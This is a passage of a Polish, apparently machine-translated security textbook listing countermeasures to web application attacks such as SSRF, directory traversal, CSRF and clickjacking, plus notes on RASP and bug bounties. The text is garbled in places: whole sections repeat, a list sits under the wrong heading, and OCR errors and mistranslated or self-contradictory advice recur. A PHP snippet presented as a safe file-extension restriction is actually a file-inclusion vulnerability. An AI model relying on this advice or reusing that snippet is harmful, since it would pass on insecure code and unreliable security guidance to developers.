o Wdrożyć zarządzanie tożsamością i dostępem (1:00) oraz egzekwować bezpieczne zasady haseł w celu wzmocnienia haseł do kont użytkowników.

Awarie oprogramowania i integralności danych

o Egzekwowanie podpisów cyfrowych lub powiązanych technik w celu testowania integralności źródła, oprogramowania i danych.

o Zawsze używaj zaufanych repozytoriów, takich jak npm i Maven dla bibliotek i zależności.

o Sprawdź komponenty oprogramowania pod kątem znanych luk, korzystając z narzędzi bezpieczeństwa łańcucha dostaw, takich jak OWASP Dependency Check lub OWASP CycloneDX.

o Regularnie kontroluj kod i konfigurację oprogramowania, aby zmniejszyć prawdopodobieństwo wprowadzenia złośliwego kodu do potoku oprogramowania.

o Wdrożyć odpowiednią izolację, konfigurację i kontrolę dostępu do danych przepływających przez procesy budowania i wdrażania potoku Cl/CD.

Niebezpieczna deserializacja

o Zweryfikuj niezaufane dane wejściowe, które mają być serializowane, aby upewnić się, że serializowane dane zawierają tylko zaufane klasy.

o Deserializacja zaufanych danych musi przekroczyć granicę zaufania.

o Deweloperzy muszą przerobić architekturę swoich aplikacji.

o Unikaj serializacji dla klas wrażliwych na bezpieczeństwo.

o Chroń wrażliwe dane podczas deserializacji.

o Filtruj niezaufane dane szeregowe.

o Wymuś sprawdzanie duplikatów menedżera bezpieczeństwa w klasie podczas serializacji i deserializacji.

o Zrozumieć uprawnienia bezpieczeństwa nadane serializacji i deserializacji.

o Zaimplementuj kontrolę integralności lub szyfrowanie serializowanych obiektów, aby zapobiec modyfikacji danych lub tworzeniu wrogich obiektów.

o Wyizoluj kod, który deserializuje, aby działał w środowiskach o bardzo niskich uprawnieniach.

o Rejestruj wyjątki i błędy deserializacji, aby typ przychodzący nie był taki sam jak typ oczekiwany; w przeciwnym razie zgłasza wyjątek.

o Sprawdź i ogranicz aktywność sieciową do i z kontenerów i serwerów, które wykonują deserializację.

o Monitoruj proces deserializacji w celu wykrycia ciągłej deserializacji przez użytkownika.

o Unikaj deserializacji obiektów domeny.

o Zawsze wykonuj testy integralności przed rozpoczęciem deserializacji.

o Używaj metod niezależnych od języka, takich jak JSON lub XML, zamiast ogólnych funkcji deserializacji.

Błędy rejestrowania i monitorowania zabezpieczeń/niewystarczające rejestrowanie i monitorowanie

o Zdefiniuj zakres zasobów objętych monitorowaniem logów, aby uwzględnić obszary o krytycznym znaczeniu biznesowym.

o Skonfiguruj minimalną linię bazową dla rejestrowania i upewnij się, że jest ona przestrzegana dla wszystkich zasobów.

o Upewnij się, że dzienniki są rejestrowane w kontekście użytkownika, aby można było je prześledzić do konkretnych użytkowników.

o Ustal, co należy rejestrować i jakiego dziennika szukać poprzez proaktywną identyfikację incydentów.

o Wykonaj oczyszczanie wszystkich danych zdarzeń, aby zapobiec atakom polegającym na wstrzyknięciu dziennika.

o Zaimplementuj wspólny mechanizm logowania dla całej aplikacji i wykorzystaj efektywną reakcję na incydenty.

o Upewnij się, że wszystkie logowania, awarie kontroli dostępu i awarie sprawdzania poprawności danych wejściowych mogą być rejestrowane wraz z kontekstem użytkownika niezbędnym do identyfikacji podejrzanych kont.

o Upewnij się, że transakcje o wysokiej wartości obejmują ścieżkę audytu z kontrolami integralności, aby zapobiec manipulacjom w bazach danych, takim jak tabele baz danych tylko do dołączania.

o Utrzymywanie zabezpieczonych serwerów kopii zapasowych do przechowywania plików dziennika w ramach planu odzyskiwania kopii zapasowych.

o Korzystaj z ujednoliconych platform monitorowania i zarządzania dziennikami, takich jak NLog i OWASP AppSensor, z zaawansowanymi funkcjami, takimi jak ciągłe monitorowanie wizualne i systemy alarmowe.

o Zastosuj model synchronizacji czasu dla sieci, aby utrzymać zsynchronizowane rejestrowanie zdarzeń w analizie w czasie rzeczywistym.

o Analizuj podejrzane działania, takie jak dziwne zamykanie urządzeń, ponowne uruchamianie i logowanie.

o Uwzględnij częściowe lub prawie nieudane wywołania, takie jak błąd 403 Forbidden lub wszelkiego rodzaju błędy sprawdzania poprawności danych wprowadzonych przez użytkownika, do listy kontrolnej podczas monitorowania dziennika.

o Wykorzystaj najnowsze technologie, takie jak monitorowanie logów i wykrywanie nieprawidłowości z wykorzystaniem Al oraz IDS/IPS w celu poprawy monitorowania i zarządzania zdarzeniami w logach.

o Upewnij się, że wszystkie tworzone pliki dziennika muszą być w formatach globalnych, aby ułatwić synchronizację ze wszystkimi typami systemów zarządzania dziennikami.

o Zabezpiecz pliki dziennika, szyfrując je podczas transmisji, aby zapewnić ochronę plików dziennika przed atakami wstrzykiwania i MUM.

Ataki polegające na fałszowaniu żądań po stronie serwera

o Włącz uwierzytelnianie i oczyszczanie dla wszystkich danych po stronie klienta.

o Zezwól na schematy adresów URL, takie jak https:// używane przez aplikację i ogranicz nieużywane.

o Upewnij się, że po stronie klienta nie jest wysyłana surowa odpowiedź.

o Nie zezwalaj na przekierowanie HTTP.

o Zapewnienie stabilności adresów URL w celu zapobiegania ponownemu wiązaniu DNS i czasu sprawdzania do czasu

używaj ataków (TOCTOU).

o Wdrożenie funkcji segregacji dostępu do zasobów zdalnych w odrębnych sieciach.

o Włącz zasadę „domyślnej odmowy” lub zaimplementuj reguły kontroli dostępu, aby zablokować cały ruch intranetowy z wyłączeniem ruchu podstawowego.

o Używaj VPN i innych technik szyfrowania w systemach frontendowych, aby zwiększyć bezpieczeństwo.

o Włącz białą listę domen lub adresów, do których aplikacja ma dostęp.

o Zezwól na dostęp tylko do autoryzowanych rozszerzeń plików poprzez stałe zakodowanie dozwolonych rozszerzeń. Oto przykład:

```
<?php

include($ GET [ 1plik'] . '.html');

?>
```

o Skonfiguruj systemy, aby rejestrowały pewne zmiany na serwerze i śledziły daty zmian w plikach.

o Egzekwowanie zapory sieciowej nowej generacji (NGWAF) w celu zwiększenia bezpieczeństwa przed atakami SSRF.

Przechodzenie przez katalogi

Directory traversal umożliwia atakującym wykorzystanie protokołu HTTP, uzyskanie dostępu do zastrzeżonych katalogów i wykonywanie poleceń poza głównym katalogiem serwera WWW. Programiści muszą skonfigurować aplikacje internetowe i ich serwery z odpowiednimi uprawnieniami do plików i katalogów, aby uniknąć luk w zabezpieczeniach związanych z przeglądaniem katalogów.

Oto niektóre środki zaradcze przeciwko atakom polegającym na przeglądaniu katalogów:

o Zdefiniuj prawa dostępu do chronionych obszarów serwisu.

o Zastosuj kontrole/poprawki, które zapobiegają wykorzystywaniu luk w zabezpieczeniach, takich jak Unicode, które wpływają na przeglądanie katalogów.

o Serwery internetowe powinny być aktualizowane w odpowiednim czasie za pomocą poprawek bezpieczeństwa.

o Sprawdź poprawność danych wprowadzonych przez użytkownika przed przetworzeniem, porównując je z białą listą i sprawdź, czy dane wejściowe zawierają wyłącznie znaki alfanumeryczne.

o Dołącz dane wejściowe aplikacji do katalogu podstawowego i użyj interfejsu API systemu plików platformy, aby kanonizować ścieżkę.

o Korzystaj z zaawansowanego systemu zarządzania treścią (CMS) do obsługi kilku dokumentów.

o Przechowuj dokumenty na oddzielnym serwerze plików lub w chmurze, aby zapobiec mieszaniu dokumentów publicznych i poufnych.

o Odpowiednio oczyść nazwy plików pochodzące z żądań HTTP.

o Ogranicz nazwy plików do listy znanych dobrych znaków i upewnij się, że wszelkie odniesienia do plików używają tylko tych znaków.

o Nie polegaj na danych wprowadzanych przez użytkownika przy wywoływaniu interfejsów API systemu plików,

o Przetwarzać żądania URI, które nie prowadzą do żądań plików,

o Użyj więzienia chroot dla systemów opartych na Uniksie.

Niezweryfikowane przekierowania i przekierowania

Ogólnie rzecz biorąc, aplikacje internetowe przekierowują i przekierowują użytkowników na inne strony i witryny internetowe. Dlatego jeśli aplikacja internetowa nie sprawdza poprawności danych,

osoby atakujące mogą przekierować użytkowników do złośliwych witryn lub użyć przekierowania w celu uzyskania dostępu do nieautoryzowanych stron. Dlatego, aby zapobiec takim atakom, najlepiej nie pozwalać użytkownikom na bezpośrednie podawanie parametrów w celu przekierowania i przekazania w logice aplikacji internetowej. Niektóre środki zaradcze przeciwko niezweryfikowanym przekierowaniom i atakom typu forward są następujące:

Ataki polegające na fałszowaniu żądań po stronie serwera

o Włącz uwierzytelnianie i oczyszczanie dla wszystkich danych po stronie klienta.

o Zezwól na schematy adresów URL, takie jak https:// używane przez aplikację i ogranicz nieużywane.

o Upewnij się, że po stronie klienta nie jest wysyłana surowa odpowiedź.

o Nie zezwalaj na przekierowanie HTTP.

o Zapewnienie stabilności adresów URL w celu zapobiegania ponownemu wiązaniu DNS i czasu sprawdzania do czasu

używaj ataków (TOCTOU).

o Wdrożenie funkcji segregacji dostępu do zasobów zdalnych w odrębnych sieciach.

o Włącz zasadę „domyślnej odmowy" lub zaimplementuj reguły kontroli dostępu, aby zablokować cały ruch intranetowy z wyłączeniem ruchu podstawowego.

o Używaj VPN i innych technik szyfrowania w systemach frontendowych, aby zwiększyć bezpieczeństwo.

o Włącz białą listę domen lub adresów, do których aplikacja ma dostęp.

o Zezwól na dostęp tylko do autoryzowanych rozszerzeń plików poprzez stałe zakodowanie dozwolonych rozszerzeń. Oto przykład:

```
<?php

include($ GET [ 1plik'] . '.html');

?>
```

o Skonfiguruj systemy, aby rejestrowały pewne zmiany na serwerze i śledziły daty zmian w plikach.

o Egzekwowanie zapory sieciowej nowej generacji (NGWAF) w celu zwiększenia bezpieczeństwa przed atakami SSRF.

Przechodzenie przez katalogi

Directory traversal umożliwia atakującym wykorzystanie protokołu HTTP, uzyskanie dostępu do zastrzeżonych katalogów i wykonywanie poleceń poza głównym katalogiem serwera WWW. Programiści muszą skonfigurować aplikacje internetowe i ich serwery z odpowiednimi uprawnieniami do plików i katalogów, aby uniknąć luk w zabezpieczeniach związanych z przeglądaniem katalogów.

Oto niektóre środki zaradcze przeciwko atakom polegającym na przeglądaniu katalogów:

o Zdefiniuj prawa dostępu do chronionych obszarów serwisu.

o Zastosuj kontrole/poprawki, które zapobiegają wykorzystywaniu luk w zabezpieczeniach, takich jak Unicode, które wpływają na przeglądanie katalogów.

o Serwery internetowe powinny być aktualizowane w odpowiednim czasie za pomocą poprawek bezpieczeństwa.

o Sprawdź poprawność danych wprowadzonych przez użytkownika przed przetworzeniem, porównując je z białą listą i sprawdź, czy dane wejściowe zawierają wyłącznie znaki alfanumeryczne.

o Dołącz dane wejściowe aplikacji do katalogu podstawowego i użyj interfejsu API systemu plików platformy, aby kanonizować ścieżkę.

o Korzystaj z zaawansowanego systemu zarządzania treścią (CMS) do obsługi kilku dokumentów.

o Przechowuj dokumenty na oddzielnym serwerze plików lub w chmurze, aby zapobiec mieszaniu dokumentów publicznych i poufnych.

o Odpowiednio oczyść nazwy plików pochodzące z żądań HTTP.

o Ogranicz nazwy plików do listy znanych dobrych znaków i upewnij się, że wszelkie odniesienia do plików używają tylko tych znaków.

o Nie polegaj na danych wprowadzanych przez użytkownika przy wywoływaniu interfejsów API systemu plików,

o Przetwarzać żądania URI, które nie prowadzą do żądań plików,

o Użyj więzienia chroot dla systemów opartych na Uniksie.

Niezweryfikowane przekierowania i przekierowania

Ogólnie rzecz biorąc, aplikacje internetowe przekierowują i przekierowują użytkowników na inne strony i witryny internetowe. Dlatego jeśli aplikacja internetowa nie sprawdza poprawności danych, osoby atakujące mogą przekierować użytkowników do złośliwych witryn lub użyć przekierowania w celu uzyskania dostępu do nieautoryzowanych stron. Dlatego, aby zapobiec takim atakom, najlepiej nie pozwalać użytkownikom na bezpośrednie podawanie parametrów w celu przekierowania i przekazania w logice aplikacji internetowej. Niektóre środki zaradcze przeciwko niezweryfikowanym przekierowaniom i atakom typu forward są następujące:

o Unikaj używania przekierowań i przekierowań.

o Jeśli nie można uniknąć parametrów docelowych, należy upewnić się, że podana wartość jest prawidłowa i autoryzowana dla użytkownika.

o Unikaj dopuszczania adresu URL jako danych wejściowych użytkownika dla miejsca docelowego i sprawdzaj poprawność adresu URL.

o Oczyść dane wejściowe, generując listę zaufanych adresów URL, która zawiera listę hostów lub wyrażenie regularne.

o Zaimplementuj metaodświeżanie na stronie, ponieważ może używać zakodowanego na stałe kodu HTML do automatycznego przekierowywania użytkowników na inną stronę.

o Zaimplementuj weryfikację identyfikatora tokena do przekierowań stron internetowych,

o Zaimplementuj użycie bezwzględnych i względnych adresów URL podczas przekierowania.

o Przeszkolić użytkowników w zakresie identyfikacji złośliwych witryn i typowych metod upychania używanych przez osoby atakujące.

o Włącz wyskakujące strony powiadomień podczas przekierowywania użytkowników na nową stronę internetową.

o Usuń wyszukiwarki ze skryptów przekierowań, aby zapobiec nakłanianiu użytkowników do klikania niebezpiecznych łączy w wynikach wyszukiwania.

o Zastosuj wewnętrzne przekierowania, aby umożliwić minimalne filtrowanie w celu ograniczenia przekierowań do lokalnej subdomeny.

Atak na wodopoje

o Regularnie stosuj łatki oprogramowania w celu usunięcia wszelkich luk w zabezpieczeniach,

o Monitoruj ruch sieciowy.

o Zabezpiecz serwer DNS, aby uniemożliwić atakującym przekierowanie witryny do nowej lokalizacji.

o Analizuj zachowanie użytkowników.

o Sprawdź popularne strony internetowe.

o Używaj wtyczek do przeglądarek, które blokują przekierowania HTTP.

o Wyłącz treści osób trzecich, takie jak usługi reklamowe, które śledzą działania użytkowników.

o Pamiętaj o ukryciu działań online za pomocą VPN i włączeniu funkcji przeglądania prywatnego w przeglądarce.

o Upewnij się, że przeglądarka internetowa działa w środowisku wirtualnym, aby ograniczyć dostęp do systemu lokalnego.

o Użyj filtrów internetowych do wykrywania ataków na strony internetowe i uniemożliwienia przeglądarkom dostępu do zainfekowanych stron.

o Ogranicz użytkownikom możliwość udzielania dodatkowych uprawnień stronom internetowym.

o Zastosuj rozwiązanie poczty e-mail, które może zastosować podobną dynamiczną analizę złośliwego oprogramowania w celu ochrony przed ukierunkowanymi pułapkami poczty e-mail.

o Korzystaj z mikrowirtualizacji, którą trudno ominąć.

Fałszowanie żądań między witrynami

Za pomocą ataku CSRF napastnicy nakłaniają przeglądarkę użytkownika do wysłania fałszywego żądania HTTP, w tym pliku cookie sesji użytkownika i innych informacji uwierzytelniających, do legalnej (wrażliwej) aplikacji internetowej w celu wykonania złośliwych działań. Oto niektóre środki zaradcze przeciwko atakom polegającym na fałszowaniu żądań między witrynami:

o Wyloguj się natychmiast po skorzystaniu z aplikacji internetowej i wyczyść historię,

o Nie zezwalaj swojej przeglądarce i stronie internetowej na zapisywanie danych logowania.

o Sprawdź nagłówek HTTP Referrer i podczas przetwarzania POST ignoruj parametry adresu URL.

o Użyj nagłówków odsyłaczy, takich jak flaga HttpOnly, która wysyła niestandardowy nagłówek X-Requested-With za pomocą jQuery.

o Używaj tokenów CSRF, takich jak tokeny jednorazowe, które są przesyłane za pośrednictwem ukrytego pola formularza, aby uniknąć nielegalnego dostępu.

o Korzystaj z platform bezpieczeństwa, takich jak Joomla, Spring, Struts, Ruby on Rails i .NET, które mają wbudowane funkcje zabezpieczające przed CSRF.

o Utrzymuj strategię przypisywania tokenów na żądanie, zamiast przydzielania tokenów na sesję.

Zatrucie ciasteczkiem/sesją

Przeglądarki używają plików cookie do utrzymania stanu sesji. Zawierają również wrażliwe dane specyficzne dla sesji (np. identyfikatory użytkowników, hasła, numery kont, linki do zawartości koszyka, dostarczone informacje prywatne i identyfikatory sesji). Atakujący angażują się w zatruwanie plików cookie/sesji, modyfikując dane w pliku cookie, aby uzyskać eskalowany dostęp lub złośliwie wpłynąć na sesję użytkownika. Deweloperzy muszą zatem przestrzegać bezpiecznych praktyk kodowania, aby zabezpieczyć aplikacje internetowe przed takimi zatruwającymi atakami. Muszą używać odpowiednich mechanizmów generowania tokenów sesji, aby wystawiać losowe identyfikatory sesji. Niektóre środki zaradcze przeciwko atakom zatruwania plików cookie/sesji są następujące:

o Nie przechowuj w plikach cookie haseł w postaci zwykłego tekstu lub słabo zaszyfrowanych,

o Zaimplementuj limit czasu plików cookie.

o Dane uwierzytelniające każdego pliku cookie powinny być powiązane z adresem IP.

o Udostępnij funkcje wylogowania.

o Zweryfikuj wszystkie wartości plików cookie, aby upewnić się, że są dobrze sformułowane i poprawne.

o Używaj oprogramowania skanującego w poszukiwaniu wirusów i złośliwego oprogramowania, aby chronić przeglądarkę przed złośliwymi skryptami przechwytującymi pliki cookie.

o Regularnie usuwaj zapisane pliki cookie z przeglądarki.

o Stosować losowe przetwarzanie plików cookie w celu zmiany strony internetowej lub pliku cookie usługi za każdym razem, gdy użytkownik zgłosi żądanie.

o Korzystaj z sieci VPN, która wykorzystuje zaawansowane szyfrowanie i routing ruchu, aby zapobiec podsłuchiwaniu sesji.

o Ogranicz uniwersalne pliki cookie, aby zapewnić przypisanie pojedynczego zadania do pojedynczego pliku cookie.

o Zapewnić, aby komunikacja FITTPS była wykorzystywana do zabezpieczenia przepływu informacji,

o umożliwienia synchronicznego zarządzania sesją w celu zwiększenia bezpieczeństwa plików cookies,

o Unikaj używania generatorów do tworzenia identyfikatorów sesji.

Atak na serwis internetowy

Korzystaj z wielowarstwowej ochrony i standardowych technik uwierzytelniania FITTP, aby bronić się przed atakami na usługi sieciowe. Ponieważ większość modeli obejmuje aplikacje typu business-to-business, łatwiej jest ograniczyć dostęp tylko do ważnych użytkowników.

Niektóre dodatkowe środki zaradcze przeciwko atakom na usługi sieciowe są następujące:

o Skonfiguruj uprawnienia kontroli dostępu WSDL, aby udzielić lub odmówić dostępu do dowolnego typu komunikatów SOAP opartych na WSDL.

o Używaj poświadczeń uwierzytelniania skoncentrowanych na dokumentach, które używają SAML.

o Używaj wielu poświadczeń bezpieczeństwa, takich jak X.509 Cert, asercje SAML i WSSecurity.

o Wdróż zapory obsługujące usługi sieciowe, które mogą wykonywać filtrowanie na poziomie SOAP i ISAPI.

o Skonfiguruj zapory sieciowe/systemy IDS do wykrywania anomalii i sygnatur dla usług sieciowych.

o Skonfiguruj zapory ogniowe/systemy IDS do filtrowania niewłaściwej składni SOAP i XML,

o Implementacja scentralizowanych żądań in-line i walidacji schematu odpowiedzi,

o Blokuj odnośniki zewnętrzne i używaj wstępnie pobranych treści podczas usuwania odnośników do adresów URL,

o Utrzymanie i aktualizacja bezpiecznego repozytorium schematów XML.

o Używaj skrótów haseł/biletów Kerberos/certyfikatów X.509 w nagłówkach SOAP do uwierzytelniania.

o Użyj podpisu cyfrowego do podpisywania wiadomości po stronie odbiorcy i zachowaj integralność wiadomości.

o Użyj autoryzacji adresu URL, aby ograniczyć dostęp do pliku usługi sieciowej (.asmx).

o Autoryzuj dostęp do plików WSDL za pomocą uprawnień NTFS.

o Wyłącz protokoły dokumentacji, aby zapobiec dynamicznemu generowaniu WSDL.

o Sprawdź punkt końcowy wywołującego w komunikacie SOAP przed określeniem, czy komunikat SOAP jest przetwarzany przez silnik BPEL.

o Wyłącz pole Akcja SOAP, takie jak createUser lub deleteUser w żądaniu HTTP,

o Unikaj używania łatwej do odgadnięcia terminologii SOAP Action,

o Wyłącz atrybut SOAPAction, gdy nie jest używany.

o Porównaj operację w ramach SOAPAction i treści SOAP.

o Całkowicie wyłącz WS-Addressing. Jeśli adresowanie WS jest ściśle wymagane, utwórz białą listę dozwolonych adresów.

o Użyj proxy XML, aby ukryć wewnętrzne informacje konfiguracyjne, które mogą zostać ujawnione przez usługi sieciowe.

o Zaimplementuj XSLT, aby umożliwić translację adresów XML w celu konwersji wychodzących wiadomości XML.

o Używaj TLS do zabezpieczania komunikacji SOAP i stosuj to samo kodowanie dla klienta i serwer.

o Upewnij się, że usługi sieciowe są zgodne ze standardem Web Services Interoperability (WS-I).

Atak typu clickjacking

o Użyj metody po stronie serwera, takiej jak nagłówek X-Frame-Options i użyj jego opcji DENY, SAMEORIGIN i ALLOW-FROM URI, aby zapobiec ramkowaniu witryny poza domeną.

o Nigdy nie używaj metod po stronie klienta, takich jak Framebusting lub Framebreaking, ponieważ można je łatwo ominąć.

o Zamaskuj dokument FiTML i ujawnij go dopiero po sprawdzeniu, czy strona nie jest w ramce.

o Użyj nagłówka HTTP Content-Security-Policy (CSP), ponieważ zapewnia on znaczną elastyczność definiowania źródeł w złożonych wdrożeniach.

o Użyj atrybutu pliku cookie SameSite, aby uniemożliwić uwzględnienie plików cookie sesji, gdy strona internetowa jest ładowana w ramce.

o Często uruchamiaj internetowy skaner podatności na ataki, aby wykrywać i usuwać luki w zabezpieczeniach związane z przechwytywaniem kliknięć.

o Wykorzystaj AuthO, ponieważ chroni on swoją uniwersalną stronę logowania przed atakami typu „clickjacking", wysyłając zarówno X-Frame-Options, jak i nagłówki CSP.

o Zastosuj program obronny Ul, aby potwierdzić, że bieżąca ramka jest oknem najwyższego poziomu.

o Użyj ochrony window.confirm ( ), która informuje użytkowników o akcji, którą wykonają.

Przejęcie JavaScriptu

o Użyj .innerText zamiast .innerHTML w JavaScript do automatycznego kodowania tekstu.

o Unikaj używania funkcji ewaluacyjnej ze względu na jej wrażliwą naturę.

o Nie pisz kodu serializacji.

o Użyj biblioteki kodowania, aby zabezpieczyć atrybuty i elementy danych oraz uniknąć dynamicznego budowania XML.

o Używaj protokołu SSL/TLS do bezpiecznej komunikacji i przeprowadzaj szyfrowanie na serwerze zamiast kodu po stronie klienta.

o Twórz XML przy użyciu odpowiednich ram; unikaj ręcznego budowania XML.

o Upewnij się, że zwracasz JSON z obiektem zewnętrznym, takim jak {"result": [{"object":" inside array"}]}.

o Utrzymuj prawidłowe i unikalne adresy URL dla każdej sesji, która odzyskuje obiekty JSON.

o Upewnij się, że żadne poufne dane z serwera nie są przesyłane do klienta za pomocą obiektów JSON.

o Zastosuj monitorowanie JavaScript oparte na Al dla wszystkich trwających sesji, aby wykrywać niepożądane działania i złośliwe wzorce.

o Utrzymuj odpowiedni, oparty na drzewie cykl życia bibliotek JavaScript, aby przeprowadzać dogłębną analizę w celu wykrycia ewentualnych modyfikacji.

o Włącz funkcję integracji zasobów podrzędnych, aby wykryć wszelkie modyfikacje kodu JavaScript.

o Użyj analizatorów JavaScript do analizy kodu w aplikacjach po stronie klienta pod kątem luk w zabezpieczeniach lub błędów.

Wyliczanie nazwy użytkownika

o Upewnij się, że dane wejściowe, które zawierają identyfikatory użytkownika, generują dane wyjściowe zawierające tylko ogólne komunikaty o błędach.

o Używaj losowo generowanych danych dla nazw użytkowników zamiast kolejnych numerów.

o Stosować odpowiednie zabezpieczenia przed atakami typu SQL injection i XSS, aby zapobiec wyliczaniu użytkowników, które można zrzucić.

o Zawsze stosuj CAPTCHA do wszystkich stron akceptujących dane wejściowe, aby zapobiec automatycznemu gromadzeniu danych.

o Użyj WAF do wykrywania i blokowania wszystkich indywidualnych adresów IP, które próbują wykonać kilka żądań.

o Zastosuj uwierzytelnianie dwuskładnikowe (2FA) lub techniki uzupełniania czasu odpowiedzi, aby zapobiec wyliczaniu nazw użytkowników.

o Używaj losowych i złożonych nazw użytkowników podczas tworzenia listy nazw użytkowników Active Directory.

o Zawsze używaj tylko skomplikowanych i trudnych do odgadnięcia haseł oraz zmieniaj domyślne nazwy użytkownika i hasła.

o Wzmocnij wszystkie usługi, aby uniknąć ustanowienia zerowego wiązania i uniemożliwić zdalne uwierzytelnianie roota.

o Unikaj informowania użytkowników, że dana nazwa użytkownika została już zarejestrowana w serwisie.

o Upewnij się, że nazwy użytkownika na stronie „Zapomniałem hasła” są ukryte.

o Zaimplementuj ograniczenie szybkości, aby zapobiec atakom polegającym na wyliczaniu nazwy użytkownika, które mogą blokować żądania z określonego adresu IP po trzech nieudanych próbach logowania.

o Zastosuj ograniczenia geograficzne, aby zebrać lokalizację użytkownika podczas rejestracji i zweryfikować próby logowania.

o Zwracaj tę samą odpowiedź w przypadku nieudanych prób logowania, aby zapobiec wyliczaniu nazwy użytkownika, np. „Nazwa użytkownika lub hasło są nieprawidłowe”.

Atak na mechanizm resetowania hasła

o Wykonaj odpowiednią walidację kombinacji losowego tokena i łącza e-mail przed wykonaniem żądania.

o Upewnij się, że wszystkie adresy URL resetowania hasła są używane tylko raz i ustaw limit czasu wygaśnięcia.

o Unikaj zautomatyzowanych żądań za pośrednictwem programów i egzekwuj kontrole wykonywane przez ludzi za pomocą CAPTCHA.

o Ogranicz liczbę żądań generowanych z dowolnego adresu IP lub urządzenia w określonym czasie.

o Używaj zaawansowanych technik uwierzytelniania wieloskładnikowego (MFA), aby zapobiegać przejęciu konta za pomocą tokenów resetowania hasła.

o Upewnij się, że adresy URL do resetowania hasła używają protokołu HTTPS.

o Wyślij tymczasowe hasło za pośrednictwem zarejestrowanego adresu e-mail, zamiast bezpośrednio resetować hasło.

Ataki na tę samą stronę

o Zaimplementuj zawieszone rekordy domen jako mechanizm sprawdzania poprawności.

o Włącz proces weryfikacji i walidacji błędnej konfiguracji DNS.

o Należycie aktualizować rekordy DNS na odpowiednim serwerze DNS.

o Poinformuj użytkowników o weryfikacji wpisu DNS CNAME i jej skutkach.

Jak bronić się przed atakami aplikacji internetowych

Aby bronić się przed atakami aplikacji internetowych, możesz zastosować środki zaradcze podane wcześniej. Aby chronić serwer WWW, możesz użyć zapory WAF/IDS i filtrować pakiety. Należy również regularnie aktualizować oprogramowanie serwera za pomocą łat, aby chronić go przed atakami. Oczyszczaj i filtruj dane wprowadzane przez użytkownika, analizuj kod źródłowy pod kątem iniekcji SQL i minimalizuj użycie aplikacji innych firm w celu ochrony aplikacji internetowych. Procedur składowanych i zapytań parametrycznych można również używać do pobierania danych i wyłączania pełnych komunikatów o błędach, które mogą dostarczyć atakującym przydatnych informacji. Użyj niestandardowych stron błędów, aby chronić aplikacje internetowe. Aby uniknąć wstrzyknięcia kodu SQL do bazy danych, połącz się przy użyciu konta bez uprawnień i nadaj najmniejsze uprawnienia do bazy danych, tabel i kolumn. Wyłącz polecenia, takie jak xp_cmdshell, które mogą wpływać na system operacyjny.

RASP do ochrony serwerów WWW

Runtime Application Self Protection (RASP) to technologia zapewniająca bezpieczeństwo aplikacjom działającym na serwerze. RASP może być używany do wykrywania ataków w czasie rzeczywistym na warstwę aplikacji oprogramowania w czasie rzeczywistym i może zapewnić lepszą widoczność ukrytych luk w zabezpieczeniach. RASP może wykryć każdą złośliwą aktywność w ruchu przychodzącym, a także weryfikować żądania danych. RASP chroni zarówno aplikacje internetowe, jak i inne, i może być używany do zapobiegania wykonywaniu fałszywych programów wewnątrz aplikacji. RASP prowadzi ciągłe monitorowanie, aby pomóc w naprawie ataków, takich jak nieznane ataki dnia zerowego, na wczesnym etapie bez interwencji człowieka. Warstwa RASP jest umieszczona w kodzie aplikacji. Wdraża się, monitorując ruch przychodzący do serwera i stosuje mechanizmy ochrony w przypadku wykrycia wektorów zagrożeń. Wszystkie żądania są rozpatrywane przez warstwę RASP obecną między serwerem a aplikacją bez wpływu na wydajność aplikacji. Ponadto RASP może generować zminimalizowane fałszywe alarmy.

Korzyści z używania RASP

Widoczność: RASP zapewnia lepszą widoczność i pozwala użytkownikowi na szczegółowy widok aplikacji w celu monitorowania ataków

Współpraca i DevOps: zapewnia lepszą współpracę i DevOps, ponieważ zapewnia przejrzystość, która może dostarczyć podobnych i szczegółowych informacji zarówno specjalistom ds. bezpieczeństwa, jak i programistom

Testy penetracyjne: zwiększona widoczność RASP pomaga uniknąć duplikatów testów. Dostarcza również informacji o udanych atakach i wcześniej przetestowanych aplikacjach

Reakcja na incydent: RASP obsługuje reagowanie na incydenty w celu ułatwienia rejestrowania w celu zapewnienia bezpieczeństwa i zgodności, umożliwiając użytkownikowi zgłaszanie niestandardowych zdarzeń bez modyfikowania aplikacji

Programy Bug Bounty

Program bug bounty to wyzwanie lub umowa organizowana przez organizacje, strony internetowe lub twórców oprogramowania dla osób obeznanych z technologią lub etycznych hakerów, którzy uczestniczą i włamują się do ich zabezpieczeń, aby zgłaszać najnowsze błędy i luki w zabezpieczeniach. Ten program koncentruje się na identyfikowaniu najnowszych luk bezpieczeństwa w oprogramowaniu lub dowolnej aplikacji internetowej, których większość programistów bezpieczeństwa nie wykrywa i które mogą stanowić duże zagrożenie. Dlatego osoby lub etyczni hakerzy, którzy zgłaszają luki w zabezpieczeniach, są odpowiednio nagradzani na podstawie wagi błędów. W ten sposób każde zagrożenie lub wada, które omijają programistę, mogą zostać złagodzone, zanim utorują drogę do wyrafinowanych cyberataków. Wielu hakerów w białych kapeluszach uczestniczy w tym programie w ramach kompleksowych ram ujawniania luk w zabezpieczeniach i jest nagradzanych za swoją pracę. Wiele organizacji korzysta z takich programów, ponieważ muszą uważnie obserwować bezpieczeństwo swoich systemów i identyfikować ignorowane luki w zabezpieczeniach. Większość najnowszych błędów, które nie zostały wykryte przez starsze techniki testowania zabezpieczeń i narzędzia programowe, może zostać wykorzystana, co skutkuje poważną utratą danych. Takie programy mogą również pomóc organizacjom uniknąć utraty pieniędzy i reputacji w przypadku naruszenia danych, ponieważ oferowanie nagród w ramach programu bug bounty jest bardziej ekonomiczne. Dlatego większość dużych firm używa tego programu do wzmacniania swoich zabezpieczeń, co z kolei poprawia strony internetowe i programy.

Narzędzia do testowania bezpieczeństwa aplikacji internetowych

Dostępne są różne narzędzia do oceny bezpieczeństwa aplikacji internetowych do skanowania, wykrywania i oceny słabych punktów/bezpieczeństwa aplikacji internetowych. Te narzędzia ujawniają ich stan bezpieczeństwa; możesz ich użyć, aby znaleźć sposoby na wzmocnienie zabezpieczeń i tworzenie niezawodnych aplikacji internetowych. Ponadto narzędzia te automatyzują proces dokładnej oceny bezpieczeństwa aplikacji internetowych.

Skaner luk w zabezpieczeniach Acunetix

